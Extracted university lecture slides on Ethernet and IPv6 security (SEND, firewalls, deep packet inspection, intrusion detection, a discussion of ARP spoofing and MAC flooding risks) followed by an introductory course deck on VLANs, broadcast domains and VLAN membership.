 - ❑ **IPv6 secure address resolution: SEcure Neighbor Discovery (SEND)**
 - ❑ The Secure Neighbor Discovery (SEND) protocol is a security extension of the Neighbor Discovery Protocol (NDP) in IPv6 defined in RFC 3971 and updated by RFC 6494
 - ❑ It is the intent of SEND to provide an alternate mechanism for securing NDP with a cryptographic method that is independent of IPsec
 - ❑ SEND uses (i) Cryptographically Generated Addresses (CGA) and (ii) other new NDP options for the ICMPv6 packet types used in NDP

Security Monitoring

- ❑ **Ethernet Firewall and Deep Packet Inspection (DPI)**
 - ❑ Firewalls are used to limit traffic between network segments (more complex cases of ACLs)
 - ❑ Firewalls can also employ DPI and application layer session recreation for inspection purposes
 - ❑ DPI means analyzing the contents of the packet at the application level, beyond the headers
 - ❑ Current firewall products can operate on all network layers and thus the concept of an “Ethernet firewall” lacks separate meaning (e.g. ebtables/iptables and NETFILTER).
 - ❑ The switches’ ACLs can be used to limit traffic on the Ethernet layer and standard firewall products can control the higher layers.
- ❑ **Intrusion Detection and Prevention Systems**
 - ❑ IDS and IPS systems use DPI to identify network attacks, usually from a signature library of known attacks.
 - ❑ They require access to the network traffic that can be gained by placing an IDS/IPS device directly between two endpoints (typical when used as a firewall or to enhance a firewall) or they can monitor traffic from a switch via the port mirroring feature.
 - ❑ Port mirroring copies traffic to and from selected ports to a listening port, where the monitoring device is located

Discussion

<< It appears that the level of security increases with the efforts of administration and that there is no simple technological way to add self-configuring transparent security to the Ethernet layer. Plain, self-configured, out-of-the-box Ethernet is clearly not secure against any threats. MAC flooding, ARP spoofing, and STP attacks are easy to perform.

An Ethernet network configured according to vendor's instructions fares better. ARP spoofing is still possible (unless the switches feature DHCP snooping and ARP inspection). Switches still leak frames at MAC address table time outs. However, the key problem is that any mistake by network administrators will compromise the security.

ACLs, 802.1X or other authentication does not secure the network by itself. It just limits the potential attackers to known users, while adding to the workload of the administration.

Additional software may be needed at the hosts and the management of authentication information adds a considerable workload. MACsec or other frame encryption mechanisms solve eavesdropping issues, including frames broadcast at MAC table time out, and negates MITM attacks. DoS and traffic analysis are still possible, as are attacks through the network to higher layers. The workload is roughly the same as using authentication without MACsec.

Intrusion detection and prevention systems can detect several attacks. Some attacks, such as VLAN double tagging, are easily identifiable. DHCP snooping pairs MAC addresses to IP addresses and thwarts ARP spoofing >>

Internet Technology and Protocols

<http://netgroup.uniroma2.it/ITP>


Prof. Stefano Salsano

http://netgroup.uniroma2.it/Stefano_Salsano/
e-mail: stefano.salsano@uniroma2.it

AA2019/20 – Slide deck #3 – v1

Virtual LANs

Broadcast issues



Switches:

- did partition collision domains
- but DID not partition broadcast domain

The “obvious” solution: IP subnets

→ Partition network into several subnets

⇒ Critical approach (especially in the past):

 → routers were slow


 → Need to replace switches with routers

⇒ No more a problem of efficiency, today

 → layer 3 switches = hardware-based routers, very fast!

⇒ However...

Cons of physical IP subnets




→ **One switch per lab!**

- ⇒ Even if all switches in a same floor box, manual connection necessary

→ **Different LAB rooms = different subnets!**


- ⇒ Broadcast domain cannot extend through routers → more complex management needed

Floor
1




Physical Network Design vs Logical Network Design

→ Standard design
for physical
network



Solution: Virtual LAN (VLAN)



- VLAN = area which limits the broadcast domain
 - ⇒ **Benefits**
 - Broadcast confinement – solves scalability issues of large flat networks
 - Isolation of failures and network impairments
 - Security (more later)
- Multiple VLANs may coexist over a same Switched LAN

VLAN Membership

→ Per Port

- ⇒ THE typical VLAN approach
- ⇒ The IEEE 802.1Q approach

→ Per User


- Via MAC address
- Via VLAN tag
- ⇒ Results: anarchic VLAN
 - but too easy to break into ☹

→ Per Protocol

- ⇒ New feature in IEEE 802.1v

→ Combination (cross-layer)

- ⇒ Supported as proprietary extensions
 - Via IP subnet address
 -
- ⇒ Classification hierarchy may be defined
 - E.g. per IP subnet;
 - if not IP → per protocol;
 - if not in the set of classified protocols
 - per MAC;
 - if not in MAC list per port.




Physical vs logical view (i.e. why VLANs instead of IP network)

→ Layer 3 subnets ought to be physically separated

→ BUT many VLANs may overlap


→ on the same, unique physical network structure!

⇒ Robust, failure-proof, single managed



All users attached to same switch port must be in the same VLAN.

VLANs and IP subnets / 1



